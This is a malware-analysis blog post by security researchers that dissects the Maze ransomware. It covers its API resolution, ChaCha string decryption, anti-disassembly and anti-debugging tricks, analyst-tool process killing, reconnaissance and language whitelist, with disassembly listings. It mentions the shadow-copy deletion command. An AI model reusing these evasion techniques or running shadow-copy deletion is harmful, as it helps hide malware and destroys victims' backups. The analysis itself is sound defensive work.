

Lost in the Maze

Maze Ransomware is Adopting Advanced
Evasion & Encryption Techniques



By: Dor Neemani, Omer Fishel, Hod Gavriel

During our recent analysis of the latest Maze variant we came across some advanced evasion & encryption techniques, which places this ransomware as a highly sophisticated & dangerous threat.

Maze is a high profile ransomware first emerged in 2019 and is still soaring. It has attacked [healthcare organizations](#), [law firms and](#) [industrials](#) and [universities](#), Moreover, Maze attackers don't just ask for a ransom in a return of the decrypted files, it threatens victims to publish their data if the ransom is not paid.

The group behind the Maze ransomware is known as threat actor called TA2101. They use various infection methods, including creating look-a-like cryptocurrency sites and malicious campaigns guising as government agencies.

In one of the [incidents](#), the group leveraged Cobalt Strike to infiltrate into the organization infrastructure. They used PowerShell to steal large amounts of data via FTP. Then, the group executed Maze on the endpoints, demanding a ransom.

Maze is a complex multi-threaded malware. It has a lot of Anti-Analysis techniques: Anti-Debug, Anti-Disassembly, Obfuscation, String encryption and more. It uses strong encryption algorithms - RSA and ChaCha.

In this blog post we will take a deep dive into Maze, dissect it and show its inner mechanisms.

The research will be step by step:

1. Anti-Analysis & Unpacking
2. Reconnaissance
3. Encryption & Ransom demand
4. Decryption
5. Detection & Prevention of Maze by Cyberbit's EDR
6. IOCs

Anti-Analysis

Dynamic loading of libraries and resolving of APIs

If we open Maze in PE-Bear, we can see that it imports only kernel32.dll with few functions. The imported functions are known as ones that are commonly used in packed malware:

- GetProcAddress – dynamically resolving address of functions.
- LoadLibraryA – dynamically loading DLLs.
- VirtualAlloc – allocating memory regions for unpacking a new code.
- VirtualProtect – changing protection of memory pages.

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA
A0A00	kernel32.dll	9	FALSE	9F050	0	0	9F0FA

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
9F000	GetACP	-	9F086	9F086	-	0
9F004	GetProcAddress	-	9F090	9F090	-	0
9F008	GetVersion	-	9F0A2	9F0A2	-	0
9F00C	LoadLibraryA	-	9F0B0	9F0B0	-	0
9F010	VirtualAlloc	-	9F0D8	9F0D8	-	0
9F014	VirtualProtect	-	9F0E8	9F0E8	-	0
9F018	ExitProcess	-	9F078	9F078	-	0
9F01C	IstrlenA	-	9F0CC	9F0CC	-	0
9F020	IstrcatA	-	9F0C0	9F0C0	-	0

Figure 1 – The malware statically imports few functions from kernel32.dll

addresses using LoadLibraryA and GetProcAddress. We can learn a lot about the true nature of the malware already at this stage.

0052D24D	push ecx	
0052D24E	call dword ptr ds:[ebx+49F00C]	LoadLibraryA
0052D254	mov dword ptr ss:[ebp-C],eax	
0052D257	test dword ptr ds:[esi],80000000	
0052D25D	jne 52D278	
0052D25F	push esi	
0052D260	mov esi,dword ptr ds:[esi]	
0052D262	push 0	
0052D264	xor dword ptr ss:[esp],edx	edx:EntryPoint
0052D267	push esi	
0052D268	pop edx	edx:EntryPoint
0052D269	add edx,dword ptr ss:[ebp+8]	edx:EntryPoint
0052D26C	mov esi,edx	edx:EntryPoint
0052D26E	pop edx	edx:EntryPoint
0052D26F	add esi,2	edx:EntryPoint
0052D272	mov dword ptr ss:[ebp-4],esi	
0052D275	pop esi	
0052D276	jmp 52D284	
0052D278	push dword ptr ds:[esi]	
0052D27A	pop dword ptr ss:[ebp-4]	
0052D27D	and dword ptr ss:[ebp-4],FFFF	
0052D284	mov eax,dword ptr ss:[ebp-4]	
0052D287	push dword ptr ss:[ebp-4]	
0052D28A	mov eax,dword ptr ss:[ebp-C]	
0052D28D	push eax	
0052D28E	call dword ptr ds:[ebx+49F004]	GetProcAddress
0052D294	push esi	
0052D295	mov esi,dword ptr ss:[ebp-8]	

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1
--------	--------	--------	--------	--------	---------

Address	Value	Comments
0043C004	77268B09	advapi32.LsaAddAccountRights
0043C008	772347C8	advapi32.LookupAccountSidW
0043C00C	77234570	advapi32.InitializeSecurityDescriptor
0043C010	77241ACF	advapi32.LsaClose
0043C014	77263434	advapi32.CryptDecrypt
0043C018	7724771B	advapi32.CryptEncrypt
0043C01C	7722C4B2	advapi32.CryptImportKey
0043C020	77230D6F	advapi32.GetSidSubAuthority
0043C024	77230D57	advapi32.GetSidSubAuthorityCount
0043C028	77263364	advapi32.AreAllAccessesGranted
0043C02C	7722DF48	advapi32.CryptGenRandom
0043C030	7722E0A4	advapi32.CryptReleaseContext
0043C034	7722C49A	advapi32.CryptDestroyKey
0043C038	77229166	advapi32.CryptExportKey
0043C03C	77228E69	advapi32.CryptGenKey
0043C040	7722DE94	advapi32.CryptAcquireContextW
0043C044	77268C39	advapi32.LsaQueryTrustedDomainInfo
0043C048	772697B1	advapi32.LsaCreateTrustedDomainEx
0043C04C	77263594	advapi32.EqualDomainSid
0043C050	77262DE3	advapi32.EncryptionDisable
0043C054	00000000	
0043C058	755B0107	crypt32.CryptStringToBinaryA
0043C05C	755BA4ED	crypt32.CryptBinaryToStringA
0043C060	755BA16B	crypt32.CryptBinaryToStringW

Figure 2 - The dynamically resolved functions' names and addresses

Some API addresses are not resolved by GetProcAddress but manually. When Maze needs to call a specific API, it uses a hash of the API name. This hash is compared to all hashes of all API names in the export table of the desired DLL. When a match is found – the address is fetched.

```

.text:004239BC      push     14A8h
.text:004239C1      push     2F8F1114h      ; 0x2F8F1114 ^ 0x14A8 = 0x2F8F05BC -> <kernel32.CloseHandle>
.text:004239C6      call     loc_4239D8
.text:004239C6      ; -----
.text:004239CB      aKernel32Dll_0 db 'kernel32.dll',0
.text:004239D8      ; -----
.text:004239D8      loc_4239D8:                ; CODE XREF: .text:004239C6↑p
.text:004239D8      push     offset loc_423AB9
.text:004239D8      jz       resolving_api_by_hash

```

Figure 3 -Manual resolving of an API address by hash

String encryption

As a part of its unpacking process, Maze decrypts its strings on the fly. It uses the ChaCha algorithm to do so. ChaCha is a stream cipher that uses a 128 bit string constant (“expand 32-byte k” for 256-bit key or “expand 16-byte k” for 128-bit key), a 128 or 256 bit key, a 64 bit counter and a 64 bit nonce. In this case, the key is 256-bit in size.

The photo in figure 3 is taken from Wikipedia:

"expa"	"nd 3"	"2-by"	"te k"
Key	Key	Key	Key
Key	Key	Key	Key
Ctr.	Ctr.	Nonce	Nonce

Figure 4 - The structure of the initial state of the ChaCha algorithm

65 78 70 61	6E 64 20 33	32 2D 62 79	74 65 20 6B	expand 32-byte k
31 39 32 38	33 37 34 38	35 36 32 31	32 33 34 30	1928374856212340
39 38 37 36	37 38 39 34	30 33 39 34	39 35 34 00	987678940394954.
00 00 00 00	00 00 00 00	34 36 32 38	33 39 34 004628394.

Figure 5 - The initialization values for the ChaCha cipher from Maze. The colors correspond to the ones in figure 3

Address	Hex	ASCII	Address	Hex	ASCII
00060170	44 51 19 F6 77 BF 7F 08 3D 7F BE D7 52 B2 93 6A	DQ.0wL...=xR*.j	00060170	41 00 74 00 74 00 65 00 6E 00 74 00 69 00 6F 00	A.t.t.e.n.t.i.o.
00060180	FD 3E 97 38 A3 55 7C 84 5A D0 C4 C1 78 71 F3 ED	y>.iU .ZDAAxq0i	00060180	6E 00 21 00 00 00 0A 00 00 00 0A 00 20 00 2D 00	n.l.....-.-
00060190	AC 14 CF D0 8D 8C 01 B1 0E 95 64 76 B7 0E 3A DE	-iD...+.dv...b	00060190	20 00 2D 00 20 00 2D 00 20 00 2D 00 20 00 2D 00	-.-.-.-.-.-.-
000601A0	04 F8 C5 A5 11 50 DD C6 37 49 4C 71 97 7E 32 F8	.eAw.PYz7ILq.~z	000601A0	20 00 2D 00 20 00 2D 00 20 00 2D 00 20 00 2D 00	-.-.-.-.-.-.-
000601B0	55 8B 6F D8 D8 43 EF 51 61 54 E2 52 67 81 AE CD	U.000CiqatARq.eI	000601B0	20 00 2D 00 20 00 2D 00 20 00 2D 00 20 00 2D 00	-.-.-.-.-.-.-
000601C0	5B 2D 43 27 4C D6 C0 3C B0 3D A3 22 EB BC 6A 4D	[-C'LOA<=f"%JM	000601C0	20 00 2D 00 00 00 0A 00 2C 00 2D 00 57 00 68 00	-.-.... .w.h.
000601D0	B9 85 00 C6 05 2E 08 51 94 50 52 55 00 E0 FB 55	'..&...Q.PRU.ãU	000601D0	61 00 74 00 20 00 68 00 61 00 70 00 70 00 65 00	a.t..h.a.p.p.e.
000601E0	D5 36 00 59 5C 77 A1 43 0C B7 DE FD 4B 4F 74 A9	Ö6.YwiC..byK0t0	000601E0	6E 00 65 00 64 00 3F 00 00 00 0A 00 20 00 2D 00	n.e.d.?....-.-
000601F0	87 6C 5A 4B 74 6B 26 C2 7B BE 7D 2A 05 38 9B AA	.lZKtk&A(%)*.8.â	000601F0	20 00 2D 00 20 00 2D 00 2D 00 2D 00 20 00 2D 00	-.-.-.-.-.-.-
00060200	26 9B EC 1A C4 C7 7F 4D 56 1E ED 62 93 58 ED EC	&.i.AC.MV.ib.Xii	00060200	20 00 2D 00 20 00 2D 00 2D 00 2D 00 20 00 2D 00	-.-.-.-.-.-.-
00060210	1C EF 07 F9 43 CA CD 05 5F F7 29 CD CA 1C 46 CC	.j.UcEi.-)iE.Fi	00060210	20 00 2D 00 20 00 2D 00 2D 00 2D 00 20 00 2D 00	-.-.-.-.-.-.-
00060220	0B FD 88 8D 7D E1 2F 57 B8 1D 2C 19 7C 2E 7A 0C	.y..jã/W... .Z.	00060220	20 00 2D 00 00 00 0A 00 00 00 0A 00 41 00 6C 00	-.-....A.l.
00060230	14 F8 0A 00 B6 37 0F 66 3A 87 59 EC DC EF CA 90	.e..q7.f.YiUiE.	00060230	6C 00 2D 00 79 00 6F 00 75 00 72 00 20 00 66 00	l..y.o.u.r..f.
00060240	AA 87 F6 8B 38 48 8F 24 F7 53 E1 D7 F9 2D 08 08	â.ö.8H.\$÷sãxu-..	00060240	69 00 6C 00 65 00 73 00 2C 00 2D 00 64 00 6F 00	i.l.e.s...d.o.
00060250	59 EA 02 2A C3 B5 2C 1F A8 62 F9 27 9E F5 81 A1	Yê.*Ap...bu'.ö.j	00060250	63 00 75 00 60 00 65 00 6E 00 74 00 73 00 2C 00	c.u.m.e.n.t.s...j
00060260	B1 B3 CE 26 B0 55 87 E3 36 40 09 C8 FE 7F 40 CE	±*I&*U.ãe6.Ep.êI	00060260	20 00 70 00 68 00 6F 00 74 00 6F 00 73 00 2C 00	.p.h.o.t.o.s...j
00060270	63 55 0A 8F CD 3F 14 34 B5 4A 2E CB 06 19 67 20	cU..I?..4pJ.E..g	00060270	20 00 64 00 61 00 74 00 61 00 62 00 61 00 73 00	.d.a.t.a.b.a.s...j
00060280	6A 00 35 88 D7 07 55 7D 8E 48 C8 32 F4 33 41 37	j..s.x.U).HE203A7	00060280	65 00 73 00 2C 00 2D 00 61 00 6E 00 64 00 2D 00	e.s...a.n.d...j
00060290	10 5E 17 12 C2 26 7E 4F 98 09 03 69 28 28 40 14	.A..â&-O...i((e.	00060290	6F 00 74 00 68 00 65 00 72 00 2D 00 69 00 6D 00	o.t.h.e.r...i.m.
000602A0	58 7D 4A 5B EA 82 10 31 D8 95 A9 2C E6 24 D9 A1	XJ][ê...10.@.s\$Uj	000602A0	70 00 6F 00 72 00 74 00 61 00 6E 00 74 00 2D 00	p.o.r.t.a.n.t...j
000602B0	84 58 90 8B 8B 26 17 89 5B 5F 32 DA 4A D5 F9 FD	.X...&...[_2Uj0uy	000602B0	64 00 61 00 74 00 61 00 20 00 61 00 72 00 65 00	d.a.t.a..a.r.e.
000602C0	B7 88 99 52 FB B0 5D F5 6F 52 82 C4 F9 BA 7B 57	..Rû*]öör.Au°(w	000602C0	20 00 73 00 61 00 66 00 65 00 6C 00 79 00 2D 00	.s.a.f.e.l.y...j
000602D0	B7 45 6B B2 36 B5 10 49 99 A1 8F EC 14 EB 33 47	.EK*6u.I.i.i.ë3G	000602D0	65 00 6E 00 63 00 72 00 79 00 70 00 74 00 65 00	e.n.c.r.y.p.t.e.
000602E0	60 D2 94 FE 3F C8 46 85 A5 1D 29 52 C3 D0 7F CF	.ö.p?EF.%.j)Rãp.I	000602E0	64 00 2D 00 77 00 69 00 74 00 68 00 20 00 72 00	d..w.i.t.h..r.
000602F0	B8 A4 0F 76 76 F6 B2 CD A7 E6 C5 11 50 D4 B6 3A	.x.vvö*IsãA.P0qj	000602F0	65 00 6C 00 69 00 61 00 62 00 6C 00 65 00 2D 00	e.l.i.g.a.b.l.e..j
00060300	6B 7E 64 3E 32 C2 6F D8 FF 59 F8 42 EA 6B 20 67	k-d>2AooYvãBëK.g	00060300	61 00 6C 00 67 00 6F 00 72 00 69 00 74 00 68 00	a.l.g.o.r.i.t.h.
00060310	67 1B 1B 26 09 75 2C 38 D0 32 C9 7D CF CE 87 D5	g..&.u.802E)if.d	00060310	60 00 73 00 2E 00 00 00 0A 00 59 00 6F 00 75 00	m.s.....Y.o.u.
00060320	7F 7E E7 2F 2E CD 20 2F DE 53 0E BA F5 0A 29 C7	.vc?..i öps..°ö.C	00060320	20 00 63 00 61 00 65 00 6E 00 6F 00 74 00 2D 00	.c.a.n.n.o.t...j
00060330	83 75 FE CA 39 F7 8A 2F B5 33 B6 09 73 64 18 E3	.x..&...[µ3j.sd.ã	00060330	61 00 63 00 63 00 65 00 73 00 73 00 20 00 74 00	a.c.c.e.s.s..t.
00060340	C5 16 62 FE 86 85 76 16 40 C2 52 90 9B 89 92 62	.A.bp..v.@AR....b	00060340	68 00 65 00 20 00 66 00 69 00 6C 00 65 00 73 00	h.e..f.i.l.e.s..j
00060350	86 F6 DF 59 CA 37 81 FC F4 AD 9D 69 7A 84 66 F3	.ö8YE7.uö...12.f6	00060350	20 00 72 00 69 00 67 00 68 00 74 00 20 00 6E 00	.r.i.g.h.t..n.
00060360	09 C1 BA C9 CA 50 9B F6 F0 23 CD D3 1F A2 54 52	.A°EEP.öö#Iö.4.TR	00060360	6F 00 77 00 2E 00 2D 00 42 00 75 00 74 00 2D 00	o.w...B.u.t...j
00060370	8D 99 5E 95 FE 2F 39 D8 29 1D 53 50 69 E9 B2 77	..A.b/90).SPiE.b77	00060370	64 00 6F 00 2D 00 6E 00 6F 00 74 00 20 00 77 00	d.o..n.o.t..w.
00060380	3A B0 FD 3B C2 3A 41 B3 AA DF 90 7C 9E 2D 41 87	:Y;A:A*ãB..l.-A.	00060380	6F 00 72 00 72 00 79 00 2E 00 2D 00 59 00 6F 00	o.r.r.y...Y.o.

Figure 6 - strings before (to the left) and after decryption using the ChaCha algorithm

Anti-Disassembly

Maze utilizes several anti-disassembly techniques:

- *Jump Instructions with the same target* – using *je* and *jne* instructions one after the other to the same address. This technique fools the disassembler so it disassembles the false branch of the second conditional jump and interprets it as code although it is junk data.
- *push* and *jmp* - which are together equivalent to a “call” instruction – makes tracing the program’s flow more difficult.
- *jmp* to middle of an instruction – to prevent from disassemblers displaying the correct instruction being executed.

00401564	50	push eax	
00401565	55	push ebp	
00401566	53	push ebx	
00401567	68 94154000	push maze.401594	
0040156C	0F84 5E970300	je maze.43ACD0	push (ret addr) + jmp = call
00401572	0F85 58970300	jne maze.43ACD0	je + jne to same target = unconditional jmp
00401578	DE080000CE0E00001111	tbyte 1111000000ce000008de	junk code
00401582	0000DB10000003260000	tbyte 000026d3000010db0000	junk code
0040158C	C11600009E060000	dq 69E000016C1	junk code
00401594	83C4 0C	add esp,C	
00401597	53	push ebx	
00401598	68 B3154000	push maze.4015B3	
0040159D	0F84 6B940300	je <JMP.&_GetModuleHandleAstub@4>	push (ret addr) + jmp = call
004015A3	0F85 65940300	jne <JMP.&_GetModuleHandleAstub@4>	je + jne to same target = unconditional jmp
004015A9	FF158CC04300500A	dq A500043C08C15FF	junk code
004015B1	0000	dw 0	junk code
004015B3	85C0	test eax,ebx	junk code
004015B5	75 46	jne maze.4015FD	
004015B7	53	push ebx	
004015B8	68 ED154000	push maze.4015ED	
004015BD	0F84 51940300	je <JMP.&_LoadLibraryA@4>	push (ret addr) + jmp = call
004015C3	0F85 4B940300	jne <JMP.&_LoadLibraryA@4>	je + jne to same target = unconditional jmp
004015C9	56200000B1030000CD24	tbyte 24cd000003b100002056	junk code
004015D3	0000602100008D090000	tbyte 0000098d000021600000	junk code
004015DD	FF190000E00C00000821	tbyte 210800000ce0000019ff	junk code
004015E7	00002A130000	df 0000132a0000	junk code
004015ED	85C0	test eax,ebx	
004015EF	74 4D	je maze.40163E	
004015F1	75 0A	jne maze.4015FD	jmp to middle of "instruction"
004015F3	FF15 5CC24300	call dword ptr ds:[&_AdjustWindowRect@12]	
004015F9	F3:1100	adc dword ptr ds:[eax],eax	
004015FC	0057 56	add byte ptr ds:[edi+56],dl	
004015FF	50	push eax	
00401600	68 20164000	push maze.401620	

Figure 7 - Anti-Disassembly techniques by Maze

Anti-Debugging

For Anti-Debugging, Maze uses 3 techniques:

- The classic technique using IsDebuggerPresent API call
- Checking the BeingDebugged flag (2nd byte) of the PEB manually
- Anti-Attach by overwriting the first byte of the DbgUiRemoteBreakin API call

00421FD8	FEC2	inc dl	
00421FDA	66:47	inc di	
00421FDC	FEC1	inc cl	
00421FDE	31C7	xor edi, eax	
00421FE0	09F2	or edx, esi	
00421FE2	66:89C8	mov ax, cx	
00421FE5	FEC9	dec cl	
00421FE7	^ 0F85 02FAFFFF	jne maze.4219EF	
00421FED	^ 0F84 FCF9FFFF	je maze.4219EF	
00421FF3	BB 03000000	mov ebx, 3	
00421FF8	46	inc esi	
00421FF9	66:F7D6	not si	
00421FFC	FECE	dec dh	
00421FFE	85DB	test ebx, ebx	
00422000	^ 74 62	je maze.422064	
00422002	21C8	and eax, ecx	
00422004	64:8B0D 30000000	mov ecx, dword ptr fs:[30]	PEB
0042200B	51	push ecx	
0042200C	81C7 F3190000	add edi, 19F3	
00422012	BE 13190000	mov esi, 1913	
00422017	80C5 91	add ch, 91	
0042201A	58	pop eax	
0042201B	8A68 02	mov ch, byte ptr ds:[eax+2]	PEB.BeingDebugged
0042201E	84ED	test ch, ch	is debug?
00422020	^ 74 0D	je maze.42202F	
00422022	BB 3B180000	mov ebx, 1B3B	
00422027	^ 0F85 C2F9FFFF	jne maze.4219EF	debugger detected - infinite loop
0042202D	^ 74 00	je maze.42202F	debugger not detected
0042202F	66:01C7	add di, ax	
00422032	BB 97000000	mov ebx, 97	
00422037	28D6	sub dh, dl	
00422039	2C 35	sub al, 35	
0042203B	FEC6	inc dh	
0042203D	66:81C7 E320	add di, 20E3	
00422042	66:F7D2	not dx	
00422045	FEC2	inc dl	
00422047	FEC8	dec al	

Figure 8 - Checking the PEB for the BeingDebugged flag

Let's focus on the 3rd technique. This is a rare technique which we don't see often, that indicates an advanced technical level.

The purpose of the function DbgUiRemoteBreaking is to pass the control of the execution flow to the debugger. Maze overwrites the first byte of this function with '0xc3' (ret). As a result, if we try to attach a debugger to the process of Maze, it will return to the caller and continue to run without a debugger.

77B8F1DA	6A 08	push 8	DbgUiRemoteBreakin
77B8F1DC	68 30BBB177	push ntdll.77B18B30	
77B8F1E1	E8 76EDF8FF	call ntdll.77B10F5C	
77B8F1E6	64:A1 18000000	mov eax,dword ptr fs:[18]	
77B8F1EC	8B40 30	mov eax,dword ptr ds:[eax+30]	
77B8F1EF	8078 02 00	cmp byte ptr ds:[eax+2],0	
77B8F1F3	75 09	jne ntdll.77B8F1FE	
77B8F1F5	F605 D402FE7F 02	test byte ptr ds:[7FFE02D4],2	
77B8F1FC	74 28	je ntdll.77B8F226	
77B8F1FE	64:A1 18000000	mov eax,dword ptr fs:[18]	
77B8F204	F680 CA0F0000 20	test byte ptr ds:[eax+FCA],20	
77B8F208	75 19	jne ntdll.77B8F226	
77B8F20D	8365 FC 00	and dword ptr ss:[ebp-4],0	
77B8F211	E8 F60DF7FF	call <ntdll.DbgBreakPoint>	
77B8F216	EB 07	jmp ntdll.77B8F21F	
77B8F218	33C0	xor eax,eax	
77B8F21A	40	inc eax	
77B8F21B	C3	ret	

Figure 9 - The original unpatched code of DbgUiRemoteBreakin

77B8F1DA	C3	ret	DbgUiRemoteBreakin
77B8F1DB	0868 30	or byte ptr ds:[eax+30],ch	
77B8F1DE	BB B177E876	mov ebx,76E877B1	
77B8F1E3	ED	in eax,dx	
77B8F1E4	F8	clc	
77B8F1E5	FF64A1 18	jmp dword ptr ds:[ecx+18]	
77B8F1E9	0000	add byte ptr ds:[eax],al	
77B8F1EB	008B 40308078	add byte ptr ds:[ebx+78803040],cl	
77B8F1F1	0200	add al,byte ptr ds:[eax]	
77B8F1F3	75 09	jne ntdll.77B8F1FE	
77B8F1F5	F605 D402FE7F 02	test byte ptr ds:[7FFE02D4],2	
77B8F1FC	74 28	je ntdll.77B8F226	
77B8F1FE	64:A1 18000000	mov eax,dword ptr fs:[18]	
77B8F204	F680 CA0F0000 20	test byte ptr ds:[eax+FCA],20	
77B8F208	75 19	jne ntdll.77B8F226	
77B8F20D	8365 FC 00	and dword ptr ss:[ebp-4],0	
77B8F211	E8 F60DF7FF	call <ntdll.DbgBreakPoint>	
77B8F216	EB 07	jmp ntdll.77B8F21F	

Figure 10 - The patched code of DbgUiRemoteBreakin with the ret instruction at the beginning

Process enumeration and termination

Maze enumerates the currently running processes and searches for specific processes to terminate. When it finds a process it looks for, it calls the API `TerminateProcess` to kill it.

It does that by fetching the name of the process, obfuscating it and then generating a hash based on the obfuscated result.

This hash is compared to a list of predefined hardcoded hashes. If a match was found – it terminates the process. The comparison is not done directly but checking if the hash values falls within a specific range. After a few range checks, the hash value is compared directly. This further complicate analysis.

As we couldn't reproduce the original process name just from the hash, we found out the following process names correspond to the hash values in the table below. These processes are popular programs among malware analysts.

We have identified that it looks for dozens of other processes.

Process name	Hash
ida.exe	0x33840485
x32dbg.exe	0x5062053B
x64dbg.exe	0x50DC0542
procmon.exe	0x600005C9
procmon64.exe	0x776E0635
procexp.exe	0x606805D4
procexp64.exe	0x78020640
python.exe	0x55EE0597
dumpcap.exe	0x5FB805C5
fiddler.exe	0x5E0C05B1

0041353E	31C9	xor ecx,ecx
00413540	83F8 08	cmp eax,8
00413543	0F82 87000000	jb maze.413500
00413549	66:0F6F25 00474400	movdqa xmm4,xmmword ptr ds:[444700]
00413551	66:0F6F2D 10474400	movdqa xmm5,xmmword ptr ds:[444710]
00413559	66:0F6F3D 20474400	movdqa xmm7,xmmword ptr ds:[444720]
00413561	89C1	mov ecx,eax
00413563	31D2	xor edx,edx
00413565	66:0FEFF6	pxor xmm6,xmm6
00413569	83E1 F8	and ecx,FFFFFFF8
0041356C	0F1F40 00	nop dword ptr ds:[eax],eax
00413570	F3:0F6F4454 28	movdqu xmm0,xmmword ptr ss:[esp+edx*2+28]
00413576	66:0F6FD0	movdqa xmm2,xmm0
0041357A	66:0F6FC8	movdqa xmm1,xmm0
0041357E	66:0F71D2 05	psrlw xmm2,5
00413583	66:0FFDC7	paddw xmm1,xmm4
00413587	66:0FEFD0	pxor xmm2,xmm0
00413588	66:0FFDC7	paddw xmm0,xmm7
0041358F	66:0FD9CD	psubsw xmm1,xmm5
00413593	66:0F6FD8	movdqa xmm3,xmm0
00413597	66:0F75CE	pcmpeqw xmm1,xmm6
00413598	66:0F71D3 05	psrlw xmm3,5
004135A0	66:0FEFD8	pxor xmm3,xmm0
004135A4	66:0FDBD9	pand xmm3,xmm1
004135A8	66:0FD9CA	pandn xmm1,xmm2
004135AC	66:0FEB7B	por xmm1,xmm3
004135B0	F3:0F7F0C57	movdqu xmmword ptr ds:[edi+edx*2],xmm1
004135B5	42	inc edx
004135B6	42	inc edx
004135B7	42	inc edx
004135B8	42	inc edx
004135B9	42	inc edx
004135BA	42	inc edx
004135BB	42	inc edx
004135BC	42	inc edx
004135BD	39D1	cmp ecx,edx
004135BF	75 AF	jne maze.413570
004135C1	EB 2E	jmp maze.4135F1
004135C3	66:0F1F8400 00000000	nop word ptr cs:[eax+eax],ax
004135CD	0F1F00	nop dword ptr ds:[eax],eax
004135D0	0FB7544C 28	movzx edx,word ptr ss:[esp+ecx*2+28]
004135D5	8D5A 9F	lea ebx,dword ptr ds:[edx-61]
004135D8	8D6A E0	lea ebp,dword ptr ds:[edx-20]
004135DB	0FB70B	movzx ebx,bx
004135DE	83FB 1A	cmp ebx,1A
004135E1	0F43EA	cmovae ebp,edx
004135E4	0FB705	movzx edx,bp
004135E7	C1EA 05	shr edx,5
004135EA	31EA	xor edx,ebp
004135EC	66:89144F	mov word ptr ds:[edi+ecx*2],dx
004135F0	41	inc ecx
004135F1	39C8	cmp eax,ecx
004135F3	75 DB	jne maze.4135D0

Figure 11 – The string obfuscation algorithm, implemented in both SSE (blue) and non-SSE (purple) instructions

004199E0	0FB607	movzx eax,byte ptr ds:[edi]
004199E3	47	inc edi
004199E4	01C6	add esi,eax
004199E6	01F1	add ecx,esi
004199E8	4B	dec ebx
004199E9	75 F5	jne maze.4199E0
004199EB	BF 71800780	mov edi,80078071
004199F0	89F0	mov eax,esi
004199F2	F7E7	mul edi
004199F4	C1EA 0F	shr edx,F
004199F7	69C2 F1FF0000	imul eax,edx,FFF1
004199FD	29C6	sub esi,eax
004199FF	89C8	mov eax,ecx
00419A01	F7E7	mul edi
00419A03	C1EA 0F	shr edx,F
00419A06	69C2 F1FF0000	imul eax,edx,FFF1
00419A0C	29C1	sub ecx,eax
00419A0E	C1E1 10	shl ecx,10
00419A11	09F1	or ecx,esi
00419A13	89C8	mov eax,ecx

Figure 12 – Part of the hashing algorithm that gets the obfuscated process name as input

004136A3	3D 9205B055	cmp eax,55B00592
004136A8	0F8E 92000000	jle maze.413740
004136AE	3D EB057062	cmp eax,627005EB
004136B3	0F8E 17010000	jle maze.4137D0
004136B9	3D 2F06E06D	cmp eax,6DE0062F
004136BE	0F8F 1B020000	jg maze.4138DF
004136C4	3D 0D06886B	cmp eax,6B88060D
004136C9	89F5	mov ebp,esi
004136CB	0F8E CA030000	jle maze.413A9B
004136D1	3D 2306106D	cmp eax,6D100623
004136D6	0F8F 5B070000	jg maze.413E37
004136DC	3D 0E06886B	cmp eax,6B88060E
004136E1	0F84 E9080000	je maze.413FD0
004136E7	75 04	jne maze.4136E0

Figure 13 - Checks on the hash value

Command line parameters

Maze has 4 command line parameters:

--path: Encrypt only a specific folder (including subfolders).

--nomutex: Run without a mutex- allows multiple instances.

--logging: create a console and a write a log (which command line is used, "*wmic.exe shadowcopy delete*" output, which file is being encrypted or if the whole system is being encrypted)

--noshares: Doesn't encrypt the network shares.

Reconnaissance

The data collected by Maze includes:

- User name
- Computer name
- OS version – from the registry key:
SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName
- System Volume Information (where Windows is installed)
- Anti-Virus software information (Using WMI query: “*SELECT * From AntiVirusProduct*”)
- Network shares
- Local drives information

The data collected is used by the Maze for multiple purposes:

- Creating a mutex - to make sure Maze doesn't run twice. The mutex is unique per system to avoid leaving IOCs behind.
- Creating a unique identifier (identical to the mutex name) - to be able to access the Maze ransom website.
- Creating the maze key – needed by the attacker for the decryption of the files and identification of the victim.
- Prepare the ransom notes for the victim.

Default (stdcall)	
1: [esp+4]	005CFB48 <const CwBemSvcWrapper::XwbemServices::vftable>
2: [esp+8]	0044480C L"WQL"
3: [esp+C]	0044A6DE L"Select * From AntiVirusProduct"
4: [esp+10]	00000020
5: [esp+14]	00000000

Figure 14 - Collection of Anti Virus software information using WMI

0042963B	74 0A	je maze.429647	
0042963D	FF15 74C04300	call dword ptr ds:[<_SetPaletteEntries@16>]	
00429643	B6 11	mov dh,11	
00429645	0000	add byte ptr ds:[eax],al	
00429647	A5	movsd	
00429648	0C 00	or al,0	
0042964A	0089 0600006C	add byte ptr ds:[ecx+6C000006],cl	
00429650	1B00	sbb eax,dword ptr ds:[eax]	
00429652	003417	add byte ptr ds:[edi+edx],dh	
00429655	0000	add byte ptr ds:[eax],al	
00429657	83C4 0C	add esp,C	
0042965A	57	push edi	edi:L"Global\\19850b15f2a882cc"
0042965B	6A 00	push 0	
0042965D	6A 00	push 0	
0042965F	68 99964200	push maze.429699	
00429664	0F84 98130100	je <JMP.&_CreateMutexWStub@12>	
0042966A	75 04	jne maze.429670	
0042966C	3B180000	dd 183B	
00429670	0F85 8C130100	jne <JMP.&_CreateMutexWStub@12>	CreateMutexW
00429676	74 04	je maze.42967C	
00429678	D124000068959642	dq 429695680000024D1	
00429680	000F84EB1201000F	dq F000112EB840F00	
00429688	85E5120100191800	dq 1819000112E585	
00429690	00AB000000F31800	dq 18F3000000AB00	
00429698	00	db 0	
00429699	68 E2964200	push maze.4296E2	
0042969E	0F84 9A130100	je <JMP.&_GetLastErrorStub@0>	

Figure 15 - Mutex creation

The unique identifier

The unique identifier is composed of the hash of the computer name concatenated with system volume information. This identifier is used both for the creation of the mutex and as a part of a URL to access the personalized Maze web page.

The maze key

The maze key is a base-64 encoded string composed of the collected system information described above and the cryptographic keys used in the encryption process described further.

Language check

Maze checks the local language of the machine using three different API calls: GetUserDefaultUILanguage, GetSystemDefaultLangID, GetUserDefaultLangID. If the returned result is in the white-list of languages below, it avoids encrypting the files:

Code	Language
0x419	Russian
0x422	Ukrainian
0x423	Belarusian
0x428	Tajik
0x42B	Armenian
0x42C	Azeri (Latin alphabet)
0x437	Georgian
0x43F	Kazakh
0x440	Kyrgyz
0x442	Turkmen
0x443	Uzbek (Latin alphabet)
0x444	Tatar
0x82C	Azeri (Cyrillic alphabet)
0x843	Uzbek (Cyrillic alphabet)
0x7C1A	Serbian
0x1C1A	Serbian (Bosnia and Herzegovina Cyrillic alphabet)
0x081A	Serbian (Latin alphabet)

```

.text:00429DC7 loc_429DC7:                                ; CODE XREF: .text:loc_429DBB↑j
.text:00429DC7      movzx   eax, word ptr [eax+30h]
.text:00429DCB      cmp     eax, 419h          ; Russian
.text:00429DD0      jz      loc_42A711
.text:00429DD6      jnz     short loc_429DDC
.text:00429DD6 ; -----
